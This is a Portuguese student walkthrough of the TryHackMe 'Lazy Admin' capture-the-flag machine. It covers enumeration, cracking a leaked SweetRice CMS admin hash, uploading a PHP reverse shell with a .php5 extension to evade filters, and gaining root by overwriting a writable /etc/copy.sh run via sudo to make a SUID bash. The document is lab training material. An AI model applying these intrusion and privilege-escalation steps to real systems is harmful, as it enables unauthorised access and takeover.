Nome da Máquina: Lazy Admin

Plataforma: Try Hack Me



Máquina / Desafio:	Lazy Admin
Dificuldade:	Fácil
Autor:	Lurian Lima (luricl)
Matrícula:	222005395

25 de outubro de 2026

Sumário

1 Visão Geral **2**

2 Reconhecimento **2**

3 Exploração **2**

4 Escalada de Privilégios **5**

5 Conclusão **6**

6 Referências **7**

1 Visão Geral

O desafio Lazy Admin apresenta um servidor Linux com serviços SSH, HTTP e CUPS expostos. A enumeração do servidor web revela o CMS SweetRice na versão 1.5.1 e um backup do banco de dados contendo a hash da senha do usuário administrativo. Após a autenticação no painel, a funcionalidade de upload permite obter uma shell reversa como *www-data*. A escalada de privilégios é realizada explorando a permissão de executar um script Perl como root e a chamada, feita por esse script, a um arquivo que pode ser alterado pelo usuário.

2 Reconhecimento

O primeiro passo é rodar o nmap no ip alvo:

```
$ nmap -sV <TARGET_IP>
...
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp  open  http    Apache httpd 2.4.54 ((Debian))
631/tcp open  ipp     CUPS 2.4
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
...
```

Listing 1: Varredura de portas com Nmap

Podemos seguir explorando o servidor Apache encontrado com a enumeração dos diretórios desse servidor:

```
$ gobuster dir -u http://<TARGET_IP>/ -w /snap/seclists/current/Discovery/
   Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -x php,html,txt
   -t 50 -o gobuster_dirs.txt
```

Listing 2: Varredura de portas com Nmap

Com isso, encontramos uma nova rota partindo de $http://<TARGET_IP>/content/$.

3 Exploração

Acessando a rota $http://<TARGET_IP>/content/$, encontramos a seguinte página.




Figura 1: Tela encontrada na rota $http://<TARGET_IP>/content/$.

Se trata de uma página de erro de um CMS, o SweetRice. Logo, podemos olhar no github a estrutura dele:




Figura 2: Arquitetura do SweetRice CMS.

Percebemos que há um arquivo changelog que permite identificar a versão do CMS. Logo, olhando em $http://<TARGET_IP>/content/changelog.txt$, descobrimos que a versão do CMS é a 1.5.1. Portanto, podemos procurar por um exploit




Figura 3: Vulnerabilidades do SweetRice CMS.

De fato, conseguimos baixar o backup do db ao acessar $http://<TARGET_IP>/inc/mysql_backup$. Dentro do arquivo de backup, é possível encontrar uma hash de uma senha de um usuário "manager".




Figura 4: hash encontrada.

Assim, aparentemente a hash é MD5, por conter apenas caracteres alfanuméricos. Quebramos com o hashcat e descobrimos que a senha é *Password123*.

Também podemos usar o ffuf para procurar por subdiretórios:

```
$ ffuf -u http://<TARGET_IP>/content/FUZZ -w /usr/share/dirb/wordlists/
   common.txt
...
.htpasswd               [Status: 403, Size: 274, Words: 20, Lines: 10,
   Duration: 2ms]
_themes                 [Status: 301, Size: 316, Words: 20, Lines: 10,
   Duration: 0ms]
                        [Status: 200, Size: 2195, Words: 109, Lines: 36,
                           Duration: 13ms]
as                      [Status: 301, Size: 311, Words: 20, Lines: 10,
   Duration: 1ms]
attachment              [Status: 301, Size: 319, Words: 20, Lines: 10,
   Duration: 0ms]
.hta                    [Status: 403, Size: 274, Words: 20, Lines: 10,
   Duration: 95ms]
inc                     [Status: 301, Size: 312, Words: 20, Lines: 10,
   Duration: 0ms]
images                  [Status: 301, Size: 315, Words: 20, Lines: 10,
   Duration: 3ms]
```

```
.htaccess               [Status: 403, Size: 274, Words: 20, Lines: 10,
   Duration: 186ms]
index.php               [Status: 200, Size: 2195, Words: 109, Lines: 36,
   Duration: 11ms]
js                      [Status: 301, Size: 311, Words: 20, Lines: 10,
   Duration: 0ms]
```

Listing 3: Varredura de portas com Nmap

Logo, encontramos uma tela de login ao acessar $http://<TARGET_IP>/content/as$




Figura 5: tela de login do SweetRice CMS.

Inserindo as credenciais encontradas anteriormente, conseguimos entrar no painel de admin e encontrar um local para fazer o upload de arquivos.




Figura 6: local para upload de arquivos no SweetRice CMS.

Assim, conseguimos subir uma shell reversa via php, usando o site [1] e trocando a terminação do arquivo para .php5 para evitar filtros. A flag do usuário é encontrada em */home/itguy/user.txt*.

4 Escalada de Privilégios

Com sudo -l, encontramos:

[1] https://www.revshells.com/

```
$ sudo -l
Matching Defaults entries for www-data on THM-Chal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/
       usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on THM-Chal:
    (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
```

Listing 4: Comando executáveis

Essa permissão permite executar o script *backup.pl* como root sem fornecer senha. O conteúdo do script mostra que ele executa */etc/copy.sh* através do shell:

```
$ cat /home/itguy/backup.pl
#!/usr/bin/perl

system("sh", "/etc/copy.sh");
```

Listing 5: Conteúdo do script executado como root

Como o arquivo */etc/copy.sh* possui permissão de escrita para o usuário atual, podemos substituir seu conteúdo por comandos que criam uma cópia SUID do Bash:

```
$ echo 'cp /bin/bash /tmp/rootbash; chmod +s /tmp/rootbash' > /etc/copy.sh
```

Listing 6: Preparação do script de cópia

Em seguida, executamos o script autorizado pelo sudo. Os comandos presentes em */etc/copy.sh* serão executados com os privilégios efetivos de root:

```
$ sudo /usr/bin/perl /home/itguy/backup.pl
```

Listing 7: Execução do script com privilégios elevados

O arquivo criado em */tmp/rootbash* possui o bit SUID. A opção *-p* faz com que o Bash preserve os privilégios efetivos do proprietário do arquivo:

```
$ /tmp/rootbash -p
rootbash-5.0# whoami
root
```

Listing 8: Obtenção da shell root

Com a shell privilegiada, podemos ler a flag final armazenada no diretório do usuário root:

```
rootbash-5.0# cat /root/root.txt
```

Listing 9: Leitura da flag de root

5 Conclusão

A exploração começou com a enumeração das portas e a identificação do CMS SweetRice na aplicação web. O backup exposto do banco de dados forneceu a hash da senha do usuário administrativo, que

foi quebrada e utilizada para acessar o painel. A partir da funcionalidade de upload, foi enviada uma shell reversa, obtendo acesso como *www-data*. Por fim, a permissão de executar *backup.pl* como root, combinada com a possibilidade de alterar */etc/copy.sh*, permitiu criar uma cópia SUID do Bash e obter acesso ao usuário root.

6 Referências

Referências

[1] **Infosec Institute**: LazyAdmin CTF Walkthrough.
Disponível em: https://www.infosecinstitute.com/resources/capture-the-flag/lazyadmin-ctf-walkthrough/

[2] **RevShells**: Reverse Shell Generator.
Disponível em: https://www.revshells.com/

[3] **GTFOBins**: Técnicas de exploração de binários Unix com permissões elevadas.
Disponível em: https://gtfobins.github.io/